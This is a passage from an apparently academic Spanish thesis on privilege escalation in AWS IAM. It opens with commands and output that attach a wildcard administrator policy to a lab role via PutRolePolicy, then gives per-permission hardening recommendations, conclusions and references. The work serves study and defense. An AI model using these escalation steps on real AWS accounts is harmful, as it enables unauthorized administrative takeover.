PS C:\Users\Gerh\Desktop> type .\admin_politica.json
{
   "Version": "2012-10-17",
   "Statement": [
       {
           "Sid": "PermitirTodo",
           "Effect": "Allow",
           "Action": "*",
           "Resource": "*"
       }
    ]
 }
```

Fuente: Autoría Propia

Y posteriormente, se tiene que adjuntarnos la política que se ha creado al usuario:

> aws iam put-role-policy --role-name privesc12-PutRolePolicy-role --policy-name politica-PrivEsc3-Spartan --policy-document file://admin_politica.json --profile privesc12


Figura 181 *Adjuntar la política que se ha creado al usuario*

```
PS C:\Users\Gerh\Desktop> aws iam put-role-policy --role-name privesc12-PutRolePolicy-role --pol
icy-name politica-PrivEsc3-Spartan --policy-document file://admin_politica.json --profile prives
c12
PS C:\Users\Gerh\Desktop> aws iam list-role-policies --role-name privesc12-PutRolePolicy-role
{
    "PolicyNames": [
        "politica-PrivEsc3-Spartan"
    ]
}
```

Fuente: Autoría Propia

Si se revisa ahora las políticas insertadas al rol, se logra apreciar que se ha adjuntado exitosamente la política de administrador al usuario inicial por medio del rol.

Figura 182 *Verificación final del usuario*



Fuente: Autoría Propia

Fase 4: Recomendaciones de Seguridad en el Servicio IAM de AWS

Recomendaciones Generales

Para mitigar el riesgo de escalación de privilegios en IAM de AWS, es importante seguir las mejores prácticas de seguridad, como:

Principio de menor privilegio: Conceder permisos de IAM de manera selectiva, limitando los privilegios a lo estrictamente necesario para las funciones asignadas. Evitar otorgar permisos innecesarios que puedan incrementar el riesgo de acceso no autorizado.

Política de acceso condicional: Implementar políticas de acceso condicional basadas en diversos criterios, como la ubicación del usuario, la hora del día o el dispositivo utilizado para acceder.

Revisión periódica: Realizar revisiones regulares de los permisos asignados para garantizar su relevancia y adecuación. Revocar cualquier acceso que ya no sea necesario o que haya quedado obsoleto debido a cambios en las responsabilidades de los usuarios o en los requisitos operativos.

Auditoría y monitoreo: Establecer registros de auditoría y utilizar herramientas de monitoreo para supervisar la actividad de los usuarios, identificar posibles anomalías o comportamientos sospechosos y responder rápidamente a cualquier actividad maliciosa o inusual.

Uso de políticas predefinidas: Considerar el uso de políticas IAM predefinidas proporcionadas por AWS en lugar de crear políticas personalizadas. Estas políticas siguen las mejores prácticas de seguridad y pueden ayudar a reducir errores y vulnerabilidades en la gestión de permisos.

Implementación de políticas basadas en roles: Utilizar roles de IAM para agrupar permisos relacionados y asignarlos según sea necesario, lo que simplifica la gestión de permisos, especialmente en entornos con múltiples usuarios y recursos.

Rotación regular de credenciales: Implementar políticas de rotación regular de contraseñas y claves de acceso para evitar el uso indebido de credenciales.

Seguimiento de cambios: Utilizar AWS Config para monitorear los cambios en los permisos IAM y recibir notificaciones sobre cambios no autorizados o inesperados.

Autenticación multifactor (MFA): Requerir autenticación multifactor para los usuarios que necesiten permisos IAM específicos, agregando una capa adicional de seguridad.

Actualizaciones y parches: Mantener actualizados los servicios y aplicaciones de AWS para protegerse contra vulnerabilidades conocidas.

Formación en seguridad: Educar a los usuarios sobre prácticas de seguridad, incluida la identificación de intentos de ingeniería social, la importancia de proteger sus credenciales y la importancia de implementar buenas prácticas de seguridad en el IAM de AWS.

Recomendaciones Sobre los Permisos de IAM

La mayoría de los administradores de AWS reconocen el riesgo inherente de conceder permisos a usuarios para realizar acciones en otros usuarios. Aunque es poco común, existen casos en los que se encuentran políticas que permiten a usuarios con pocos privilegios cambiar explícitamente contraseñas de usuarios con mayores privilegios. Estas configuraciones incorrectas suelen ocurrir debido a políticas mal definidas que tienen consecuencias imprevistas.

Algunos de los permisos de cuenta de usuario y grupo que pueden utilizarse para escalar privilegios incluyen la capacidad de crear claves de acceso, perfiles de inicio de sesión, actualizar perfiles de inicio de sesión y agregar usuarios a grupos. Por ejemplo, la

implementación de listas negras, donde se definen permisos en la sección "NotActions", puede llevar a situaciones problemáticas para los administradores, ya que los permisos no incluidos en la lista negra se consideran implícitamente permitidos.

Para ilustrar este punto, se puede considerar un ejemplo de una política de permisos destinada a prevenir que los usuarios aumenten sus privilegios, pero que presenta una falla debido a la exclusión incompleta de permisos peligrosos.

Figura 183 *Ejemplo de permisos en NotActions*

Fuente: Autoría Propia

El uso de una lista negra en lugar de un enfoque de lista blanca podría dejar abierta la posibilidad de que los usuarios aumenten sus privilegios sin restricciones. Por lo tanto, se recomienda otorgar cuidadosamente permisos como CreateAccessKey, CreateLoginProfile, UpdateLoginProfile y AddUserToGroup solo a aquellos usuarios o roles que realmente los necesiten para realizar sus funciones específicas. Además, se deben implementar medidas de auditoría, monitoreo y rotación regular de claves de acceso para mantener un control adecuado sobre las acciones realizadas con estos permisos.

En cuanto a recomendaciones específicas para cada permiso, se sugiere otorgarlos selectivamente, mantener registros de auditoría, utilizar roles de IAM, definir políticas explícitas, implementar CloudTrail y CloudWatch para monitorear actividades, realizar revisiones periódicas de permisos asignados y considerar la automatización de la gestión de usuarios y grupos siempre que sea posible. Además, se enfatiza la importancia de la formación sobre las mejores prácticas de seguridad IAM para que los usuarios comprendan la responsabilidad asociada con la creación y gestión de permisos.

Recomendaciones para el Permiso CreateAccessKey

El permiso CreateAccessKey debe ser asignado únicamente a usuarios o roles que requieran específicamente la capacidad de generar nuevas claves de acceso. Se sugiere evitar su concesión de manera generalizada, priorizando la asignación precisa basada en las necesidades operativas. Mantener registros de auditoría es crucial para supervisar las actividades relacionadas con la creación de claves de acceso, permitiendo una respuesta rápida ante comportamientos sospechosos. Además, se recomienda implementar prácticas de rotación regular de claves, preferiblemente utilizando roles en lugar de usuarios, y considerar la autenticación multifactor (MFA) para usuarios que requieran este permiso, con el fin de reforzar la seguridad.

Recomendaciones para el permiso CreateLoginProfile

El permiso CreateLoginProfile debe ser concedido exclusivamente a los usuarios o roles que necesiten crear perfiles de inicio de sesión. Se aconseja evitar su asignación indiscriminada y utilizar roles de IAM para otorgar permisos temporalmente según sea necesario, en lugar de conceder permisos directamente a usuarios individuales. Definir políticas de IAM explícitas que limiten el acceso a las cuentas y recursos específicos necesarios para crear perfiles de inicio de sesión es fundamental. Además, se recomienda el uso de CloudTrail para registrar todas las

acciones relacionadas con este permiso y configurar alarmas en CloudWatch para detectar actividades inusuales o potencialmente maliciosas.

Recomendaciones para el Permiso UpdateLoginProfile

El permiso UpdateLoginProfile debe ser asignado únicamente a usuarios o roles que realmente necesiten modificar perfiles de inicio de sesión. Se aconseja evitar su concesión indiscriminada debido al riesgo potencial de cambios no deseados, como la alteración de contraseñas de otros usuarios. Es esencial habilitar el registro de eventos de CloudTrail para realizar un seguimiento detallado de las acciones realizadas con este permiso y así monitorear quién está efectuando cambios en los perfiles de inicio de sesión y cuándo se están llevando a cabo esos cambios.

Recomendaciones para el Permiso AddUserToGroup

El permiso AddUserToGroup debe ser asignado únicamente a usuarios o roles que necesiten agregar usuarios a grupos específicos para cumplir con sus funciones asignadas. Se sugiere crear grupos de usuarios lógicos y asignar permisos de AddUserToGroup a aquellos usuarios o roles responsables de administrar esos grupos. Realizar revisiones periódicas de los 5usuarios con este permiso y revocar el acceso de aquellos que ya no lo necesiten es una buena práctica. Además, considerar el uso de políticas de condiciones para limitar aún más esta acción según criterios específicos, como la pertenencia a un rol determinado o la dirección IP de origen.

Recomendaciones para el Permiso CreatePolicyVersion

El permiso CreatePolicyVersion debe ser otorgado únicamente a roles o usuarios que realmente lo necesiten para desempeñar sus funciones específicas. Se recomienda evitar su concesión de manera generalizada para reducir el riesgo de uso indebido. Utilizar políticas de IAM para limitar quiénes pueden ejecutar esta acción y en qué recursos específicos garantiza un

control más preciso sobre los cambios en las políticas. Establecer alertas y registros de auditoría para detectar y registrar creaciones inesperadas de versiones de políticas es crucial para mantener la seguridad del entorno de IAM.

Recomendaciones para el Permiso SetDefaultPolicyVersion

El permiso SetDefaultPolicyVersion debe ser otorgado solo a roles o usuarios que necesiten específicamente la capacidad de establecer una versión de política como predeterminada. Es importante evitar conceder este permiso a usuarios o roles que no lo necesiten, ya que podría resultar en cambios no deseados en las políticas. Otorgar el permiso con la menor cantidad de privilegios necesarios y establecer políticas de IAM con condiciones adicionales para limitar su uso garantiza un control más granular sobre esta acción.

Recomendaciones para el Permiso AttachUserPolicy

El permiso AttachUserPolicy debe asignarse con cuidado, otorgando solo los privilegios necesarios para que el usuario pueda realizar sus funciones específicas. Se sugiere realizar revisiones regulares de los permisos adjuntos para asegurarse de que sigan siendo apropiados en función de las responsabilidades del usuario. Considerar el uso de roles de IAM en lugar de adjuntar políticas directamente a los usuarios puede proporcionar una mayor flexibilidad y control sobre el acceso.

Recomendaciones para el Permiso AttachGroupPolicy

El permiso AttachGroupPolicy debe otorgarse selectivamente, asignando solo los permisos necesarios para que un grupo de usuarios pueda cumplir con sus funciones específicas. Antes de adjuntar una política de grupo, es importante realizar pruebas exhaustivas para garantizar que los permisos otorgados sean los esperados y no den lugar a accesos no deseados o

riesgos de seguridad. Crear políticas específicas para cada grupo de usuarios en lugar de utilizar una política genérica permite una asignación más precisa de permisos.

Recomendaciones para el Permiso PutUserPolicy

El permiso PutUserPolicy debe otorgarse únicamente a usuarios o roles que realmente lo necesiten para realizar tareas específicas. Es crucial realizar revisiones regulares de las políticas creadas con este permiso para asegurarse de que solo contengan los permisos necesarios y no hayan sido modificadas de manera maliciosa.

Recomendaciones para el Permiso PutGroupPolicy

El permiso PutGroupPolicy debe asignarse de manera selectiva y solo otorgarse cuando sea estrictamente necesario para cumplir con las responsabilidades del usuario o del servicio. Se recomienda revisar y actualizar regularmente los permisos concedidos para asegurarse de que sigan siendo necesarios y apropiados.

Recomendaciones para el Permiso PutRolePolicy

El permiso PutRolePolicy debe ser otorgado únicamente a roles o usuarios que realmente necesiten modificar políticas de roles. Se aconseja implementar políticas de acceso basadas en roles para limitar quién puede ejecutar esta acción y asignar este permiso solo a roles específicos asociados con administradores de políticas de IAM u otros roles autorizados.

Resultados

Implementación de Buenas Prácticas: Se lograron establecer una serie de buenas prácticas de seguridad para el servicio AWS Identity and Access Management (IAM), como el principio de menor privilegio, la política de acceso condicional y la autenticación multifactor. Estas prácticas permiten mitigar riesgos de escalación de privilegios y proteger la infraestructura de AWS.

Gestión de Permisos Críticos: Se identificaron los permisos más críticos en IAM que pueden ser utilizados para comprometer la seguridad si son mal gestionados, como CreateAccessKey, CreateLoginProfile y AttachUserPolicy. A través del análisis, se demostraron escenarios de posibles ataques y se proporcionaron recomendaciones para prevenirlos, incluyendo la asignación selectiva de permisos y el monitoreo constante mediante herramientas como CloudTrail y CloudWatch.

Propuestas de Seguridad Específicas: Se realizaron recomendaciones detalladas para la gestión segura de permisos en IAM, priorizando la rotación regular de credenciales, la revisión periódica de permisos y el uso de políticas basadas en roles. Esto ayuda a minimizar las oportunidades de escalación de privilegios y mantener un control adecuado sobre el acceso a los recursos.

Fortalecimiento de la Cultura de Seguridad: Se enfatizó la importancia de educar a los usuarios sobre buenas prácticas de seguridad en AWS IAM, promoviendo la formación en seguridad como parte de las políticas organizacionales para reducir el riesgo de acceso no autorizado y proteger los datos y recursos en la nube.

Mitigación Proactiva de Riesgos: A través de la implementación de estas recomendaciones, se mejoró la capacidad de las organizaciones para identificar y mitigar

vulnerabilidades de manera proactiva, reduciendo el riesgo de compromiso de la seguridad en los entornos de AWS IAM.

Conclusiones

La implementación de buenas prácticas de seguridad en el Servicio AWS Identity And Access Management (IAM) es fundamental para mitigar el riesgo de escalación de privilegios y garantizar la integridad y confidencialidad de los recursos de la nube. Estas prácticas, como el principio de menor privilegio, la implementación de políticas de acceso condicional y la revisión periódica de permisos, ayudan a limitar el alcance de posibles brechas de seguridad y a mantener un entorno de IAM seguro y bien gestionado.

IAM desempeña un papel crucial en la seguridad de AWS al proporcionar un control granular sobre quién tiene acceso a los recursos y qué acciones pueden realizar. Las recomendaciones específicas para cada permiso, como la asignación selectiva, la revisión regular de permisos y el uso de políticas explícitas, son aspectos clave para garantizar una gestión efectiva de la seguridad en IAM. Al seguir estas recomendaciones, las organizaciones pueden reducir el riesgo de acceso no autorizado y mantener un entorno de AWS seguro y protegido.

Las buenas prácticas de seguridad, como la implementación de políticas basadas en roles, la rotación regular de credenciales y el monitoreo activo de actividades, son esenciales para proteger los activos y datos en la nube. Al hacer hincapié en estas prácticas, se promueve una cultura de seguridad en la organización y se fortalece la postura de seguridad de AWS frente a amenazas potenciales.

Las recomendaciones específicas para cada permiso, como la asignación cuidadosa de permisos, el uso de herramientas de auditoría y monitoreo, y la implementación de controles de acceso adicionales, tienen un impacto significativo en la gestión de riesgos en entornos de AWS IAM. Al seguir estas recomendaciones, las organizaciones pueden identificar y mitigar

proactivamente posibles vulnerabilidades y amenazas, reduciendo así el riesgo de compromiso de la seguridad y protegiendo la integridad de sus datos y recursos en la nube.

Recomendaciones

Importancia del Principio de Menor Privilegio: La aplicación del principio de menor privilegio en IAM de AWS es esencial para limitar el riesgo de escalación de privilegios y reducir la exposición a posibles brechas de seguridad. Conceder permisos de manera selectiva y limitar los privilegios a lo estrictamente necesario ayuda a evitar el acceso no autorizado y a mantener un entorno seguro.

Sobre la Implementación de Políticas Basadas en Roles: La implementación de políticas basadas en roles simplifica la gestión de permisos y proporciona un control granular sobre quién tiene acceso a los recursos y qué acciones pueden realizar. Esta práctica ayuda a garantizar una gestión efectiva de la seguridad en IAM, fortaleciendo así la postura de seguridad dentro de AWS frente a posibles amenazas.

Revisión Periódica de Permisos: La revisión regular de los permisos asignados es una práctica fundamental para garantizar su relevancia y adecuación. Esta actividad permite identificar y revocar cualquier acceso no necesario o que haya quedado obsoleto debido a cambios en las responsabilidades de los usuarios o en los requisitos operativos, contribuyendo así a mantener un entorno seguro y bien gestionado.

Importancia del Monitoreo Activo y la Auditoría: Establecer registros de auditoría y utilizar herramientas de monitoreo para supervisar la actividad de los usuarios es crucial para identificar posibles anomalías o comportamientos sospechosos. El monitoreo activo ayuda a detectar y responder rápidamente a cualquier actividad maliciosa o inusual, fortaleciendo así la seguridad del entorno de IAM de AWS.

Sobre la Autenticación Multifactor (MFA): Requerir autenticación multifactor para los usuarios que necesiten permisos IAM específicos agrega una capa adicional de seguridad. Esta

práctica refuerza la autenticación y ayuda a proteger contra el acceso no autorizado, mitigando así el riesgo de compromiso de la seguridad en IAM de AWS.

Sobre la Formación en Seguridad: Educar a los usuarios sobre prácticas de seguridad, incluida la identificación de intentos de ingeniería social y la importancia de proteger sus credenciales, es fundamental para promover una cultura de seguridad en la organización. La formación en seguridad ayuda a aumentar la conciencia sobre las mejores prácticas de seguridad en IAM de AWS y a fortalecer la postura de seguridad de la organización frente a posibles amenazas.

Referencias Bibliográficas

Amazon Web Services. (2024a). *Infraestructura global de AWS*. https://aws.amazon.com/es/about-aws/global-infrastructure/

Amazon Web Services. (2024b, abril 1). *Cómo funciona IAM*. https://docs.aws.amazon.com/es_es/IAM/latest/UserGuide/intro-structure.html#intro-structure-terms

Amazon Web Services. (2024c, abril 1). *Credenciales de seguridad temporales en IAM*. https://docs.aws.amazon.com/es_es/IAM/latest/UserGuide/id_credentials_temp.html

Amazon Web Services. (2024d, abril 1). *¿Cuál es la de AWS Command Line Interface?* https://docs.aws.amazon.com/es_es/cli/latest/userguide/cli-chap-welcome.html

Amazon Web Services. (2024e, abril 1). *Herramientas para crear en AWS*. https://aws.amazon.com/es/developer/tools/

Amazon Web Services. (2024f, abril 1). *Identificadores de IAM*. https://docs.aws.amazon.com/es_es/IAM/latest/UserGuide/reference_identifiers.html

Amazon Web Services. (2024g, abril 1). *Interfaz de línea de comandos de AWS*. https://aws.amazon.com/es/cli/

Amazon Web Services. (2024h, abril 1). *Management Console*. https://console.aws.amazon.com

Amazon Web Services. (2024i, abril 1). *Modelo de responsabilidad compartida*. https://aws.amazon.com/es/compliance/shared-responsibility-model/

Amazon Web Services. (2024j, abril 1). *Nombres de recursos de Amazon (ARN)*. https://docs.aws.amazon.com/es_es/IAM/latest/UserGuide/reference-arns.html

Amazon Web Services. (2024k, abril 1). *Nuestros Centros de Datos*. https://aws.amazon.com/es/compliance/data-center/controls/

Amazon Web Services. (2024l, abril 1). *Políticas y permisos en IAM*. https://docs.aws.amazon.com/es_es/IAM/latest/UserGuide/access_policies.html

Amazon Web Services. (2024m, abril 1). *Preguntas frecuentes sobre AWS Identity and Access Management (IAM)*. https://aws.amazon.com/es/iam/faqs/

Amazon Web Services. (2024n, abril 1). *Productos de la nube de AWS*. https://aws.amazon.com/es/products/?aws-products-all.sort-by=item.additionalFields.productNameLowercase&aws-products-all.sort-order=asc&awsf.re%3AInvent=*all&awsf.Free%20Tier%20Type=*all&awsf.tech-category=*all

Amazon Web Services. (2024o, abril 1). *Pruebas de intrusión*. https://aws.amazon.com/es/security/penetration-testing/

Amazon Web Services. (2024p, abril 1). *¿Qué es AWS?* . https://aws.amazon.com/es/what-is-aws/

Amazon Web Services. (2024q, abril 1). *¿Qué es AWS CloudFormation?* https://docs.aws.amazon.com/es_es/AWSCloudFormation/latest/UserGuide/Welcome.html

Amazon Web Services. (2024r, abril 1). *Roles de IAM*. https://docs.aws.amazon.com/es_es/IAM/latest/UserGuide/id_roles.html

Amazon Web Services. (2024s, abril 1). *Usuarios de IAM*. https://docs.aws.amazon.com/es_es/IAM/latest/UserGuide/id_users.html

Amazon Web Services. (2024t, abril 1). *Zonas de disponibilidad y regiones*. https://aws.amazon.com/es/about-aws/global-infrastructure/regions_az/

Arango Gomez, O. D. (2023). *El ABC de la seguridad informática: guía práctica para entender la seguridad digital* (1a ed.). Autores Editores.

Bishopfox. (2024a). *iam-vulnerable*. https://github.com/BishopFox/iam-vulnerable

Bishopfox. (2024b). *Bishop Fox*. https://bishopfox.com/tools/aws-privesc-methods

Castro, M. I. (2018). *Introducción a la seguridad informática y el análisis de vulnerabilidades*. 3Ciencias.

Freixas, J. (2022). La transformación digital de la mano del cloud computing y DevOps. *Universitat de Barcelona*, 25. https://bit.ly/39RT3Pn

Frichetten. (2024, febrero). *Hacking The Cloud*. https://hackingthe.cloud

Grace, T., & Mell, P. (2011). The NIST Definition of Cloud Computing. *NIST. Special Publication 800-145*, 6–8.

ISO. (2022). *ISO/IEC 27001:2022 Information security, Cybersecurity and Privacy Protection — Information Security Management Systems — Requirements*.

IVCISA- AWS Consulting Service. (2023, abril 11). *AWS nombrado líder en el Cuadrante Mágico de Gartner Cloud Infrastructure & Platform Services (CIPS)*. https://ivcisa.com/index.php/2023/04/11/aws-nombrado-lider-en-el-cuadrante-magico-de-gartner-cloud-infrastructure-platform-services-cips-2022/

Jurgata, P., Kurek, T., & Niemiec, M. (2022). Preserving Privacy of Security Services in the SecaaS Model. *Information & Security*, *53*(1), 47–64.

Palo Alto Networks. (2024). *Unit 42*. https://unit42.paloaltonetworks.com/tag/aws/

Rhino Security Labs. (2024). *Rhino Security Labs*. https://rhinosecuritylabs.com/blog/?category=aws

Rueda, G. (2024). *La Biblia del Hacking en AWS*. https://books.spartan-cybersec.com/cpna

Sofrone, S. C. (2022). Desarrollo de una nube híbrida de computación. *Information & Security*, *53*(1), 15–17.

Terraform. (2024, abril 1). *Automate infrastructure on any cloud with Terraform*. https://www.terraform.io/

Toa Quinoa, D. A. (2023). Estudio de los modelos de servicios de Cloud Computing como nueva tecnología en la gestión empresarial. En *Babahoyo: UTB-FAFI*. Universidad Técnica de Babahoyo.

Torres González, A. (2019). *Análisis de los componentes de seguridad informática en la implementación de Cloud Computing en pequeñas y medianas empresas colombianas*. Universidad Unad.